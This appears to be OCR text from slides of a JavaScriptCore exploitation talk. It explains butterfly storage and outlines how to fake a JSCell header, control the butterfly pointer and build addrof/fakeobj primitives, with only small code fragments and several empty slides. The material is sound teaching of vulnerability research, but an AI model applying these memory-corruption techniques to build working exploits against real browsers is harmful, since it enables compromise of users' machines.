


Exploitation




Exploitation

let b = {};
let a = {a: 0x4141, b: fake_jscell, c: b};




ELI5 Butterfly



ELI5 Butterfly

```
let a = {};
a[0] = 13.37;
a[1] = {};
```




Exploitation

- We have access to a fake object living in an object’s inline properties
  - Actually probably enough itself, but let’s go for a set of some reliable addrof/fakeobj primitives
- We can craft a fake JSCell header
  - And control IndexingType
- We can directly control the butterfly pointer


Exploitation

- We can directly control the butterfly pointer
  - Idea: let's set the butterfly pointer to the fake object itself
    - vectorLength and publicLength are at a negative offset from the Butterfly pointer
      - Our fake object is at +0x18 rather than +0x10, so we have control over an inline property before the fake object itself to put a fake vectorLength and publicLength


Exploitation




Exploitation



